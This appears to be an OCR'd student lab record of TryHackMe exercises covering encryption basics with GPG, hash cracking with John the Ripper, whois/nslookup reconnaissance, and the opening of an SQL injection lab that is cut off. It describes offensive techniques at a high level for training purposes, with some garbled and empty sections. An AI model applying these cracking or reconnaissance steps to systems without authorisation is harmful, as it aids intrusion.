Ex. No.: 1

CAPTURE FLAGS-ENCRYPTION CRYPTO 101


Aim:


To capture the various flags in Encryption Crypto 101 in TryHackMe platform.


Algorithm:

1. The TryHackMe cryptography room was accessed, and the Kali Linux AttackBox was started.
2. RSA encryption concepts were learned by calculating the necessary key values.
3. OpenSSL was utilized to verify the certificate authority of tryhackme.com.
4. An RSA public-private key pair was generated using the ssh-keygen command.
5. The given GPG private key was imported, and the encrypted file was successfully decrypted.
6. The decrypted content was analyzed to find the secret word and learn the fundamentals of cryptographic operations.

Output:




Room completed: 100%
Task 2 Key terms
Task 3 Why is Encryption important?
Cryptography is used to protect confidentiality, ensure integrity, ensure authenticity. You use cryptography every day most likely, and you're almost certainly reading this now over an encrypted connection.
When logging into TryHackMe, your credentials were sent to the server. These were encrypted, otherwise someone would be able to capture them by snooping on your connection.
When you connect to SSH, your client and the server establish an encrypted tunnel so that no one can snoop on your session.
When you connect to your bank, there's a certificate that uses cryptography to prove that it is actually your bank rather than a hacker.
When you download a file, how do you check if it downloaded right? You can use cryptography here to verify a checksum of the data.
You rarely have to interact directly with cryptography, but it silently protects almost everything you do digitally.
Whenever sensitive user data needs to be stored, it should be encrypted. Standards like PCI-DSS state that the data should be encrypted both at rest (in storage) AND while being transmitted. If you're handling payment card details, you need to comply with these PCI regulations. Medical data has similar standards. With legislation like GDPR and California's data protection, data breaches are extremely costly and dangerous to you as either a consumer or a business.
DO NOT encrypt passwords unless you're doing something like a password manager. Passwords should not be stored in plaintext, and you should use hashing to manage them safely.
Answer the questions below
What does SSH stand for?
Secure Shell
✓ Correct Answer
How do webservers prove their identity?


Room completed: 100%
Task 6 RSA - Rivest Shamir Adleman
Task 7 Establishing Keys Using Asymmetric Cryptography
Task 8 Digital signatures and Certificates
Task 9 SSH Authentication
Task 10 Explaining Diffie Hellman Key Exchange
Task 11 PGP, GPG and AES
Task 12 The Future - Quantum Computers and Encryption
How likely are you to recommend this room to others?
1 2 3 4 5 6 7 8 9 10
Submit now

```
root@ip-10-10-18-189:~# gpg --import tryhackme.key
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key FFA4B5252BAEB2E6: public key "TryHackMe (Example Key)" imported
gpg: key FFA4B5252BAEB2E6: secret key imported
gpg: Total number processed: 1
gpg: imported: 1
gpg: secret keys read: 1
gpg: secret keys imported: 1
root@ip-10-10-18-189:~# gpg message.gpg
gpg: WARNING: no command supplied. Trying to guess what you mean ...
gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30
"TryHackMe (Example Key)"
gpg: WARNING: no command supplied. Trying to guess what you mean ...
gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30
"TryHackMe (Example Key)"
```

Result:

Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform.

Ex. No.: 2

CRACK THE HASHES


Aim:


To install and crack the hashed passwords using John-the-Ripper tool in Kali Linux.


Algorithm:

1. Installed John the Ripper using the required package installation command.
2. Prepared a file named hashes.txt containing the password hashes for analysis.
3. Ran John the Ripper by specifying the hash file and the appropriate wordlist.
4. Initiated the password recovery process using the provided wordlist.
5. Monitored the progress of the process by running the status command in a separate terminal.
6. Reviewed the final output to identify the passwords successfully recovered.

Output:







Result:

Thus, successfully installed John-the-Ripper tool and cracked the password hashes.

Ex. No.: 3

PASSIVE AND ACTIVE RECONNAISSANCE


Aim:


To do perform passive and active reconnaissance in TryHackMe platform.

Algorithm:

1. Accessed the Passive Reconnaissance lab on TryHackMe and started the Kali Linux AttackBox.
2. Gathered domain registration details and related information about tryhackme.com using the whois command.
3. Found the website□s IP address by executing the nslookup and dig commands.
4. Used DNSDumpster to identify subdomains linked to the target domain.
5. Explored Shodan to obtain details about the target□s IP address, hosting provider, location, and server information.
6. Accessed the Active Reconnaissance lab and used traceroute, ping, and netcat to investigate network connectivity and collect information about the target.

Output:


Try Hack Me
Dashboard
Learn
Practice
Compete
Downtime
Upgrade
20
0
C
Back to all walkthroughs
Passive Reconnaissance
Learn about the essential tools for passive reconnaissance, such as whois, nslookup, and dig.
60 min
281,250
Share your achievement
Start AttackBox
Save Room
5361 Recommend
Connectivity
Options
Room completed: 100%
Task 1 Introduction
Task 2 Passive Versus Active Recon
Task 3 Whois
Task 4 nslookup and dig
Task 5 DNSDumpster


Room completed: 100%
Task 1 Introduction
Task 2 Passive Versus Active Recon
Before computer networks existed, Sun Tzu wrote in The Art of War: "If you know the enemy and know yourself, your victory will not stand in doubt."
In cybersecurity, this principle maps to two roles. As an attacker (or ethical hacker), you gather intelligence about the target to find weaknesses. As a defender, you must understand what an adversary can discover about your systems from public sources and minimise that exposure.
Reconnaissance (recon) is the preliminary survey to collect information about a target. It remains the first phase in modern attack frameworks like the Unified Kill Chain (where recon helps gain initial understanding before any foothold) and variations of the classic Cyber Kill Chain. Reconnaissance divides into two main types.
Passive Reconnaissance
Passive reconnaissance relies exclusively on publicly available information. No packets are sent to the target and no direct interaction occurs. It is analogous to observing the target territory from a safe distance using binoculars, without ever stepping onto their land.

On the AttackBox (or Kali/Parrot), run:

Terminal

```
user@TryHackMe$ whois tryhackme.com
[Querying whois.verisign-grs.com]
[Redirected to whois.namecheap.com]
[Querying whois.namecheap.com]
[whois.namecheap.com]
Domain name: tryhackme.com
Registry Domain ID: 2282723194_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2021-05-01T19:43:23.31Z
Creation Date: 2018-07-05T19:46:15.00Z
Registrar Registration Expiration Date: 2027-07-05T19:46:15.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.6613102107
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Withheld for Privacy Purposes
Registrant Organization: Privacy service provided by Withheld for Privacy ehf
[...]
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
```

xample (IPv4 addresses via Cloudflare's resolver):

Terminal

```
user@TryHackMe$ nslookup -type=A tryhackme.com 1.1.1.1
Server:         1.1.1.1
Address:        1.1.1.1#53

Non-authoritative answer:
Name: tryhackme.com
Address: 172.67.69.208
Name: tryhackme.com
Address: 104.26.11.229
Name: tryhackme.com
Address: 104.26.10.229
```

hese IPs are often anycast (Cloudflare in this case). For penetration testing, each IP may host different services, so check whether they fall within scope.

X example (mail servers):

Result:

Thus, the passive and active reconnaissance has been performed successfully in TryHackMe platform.

Ex. No.: 4

SQL INJECTION LAB


Aim:


To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.


Algorithm:

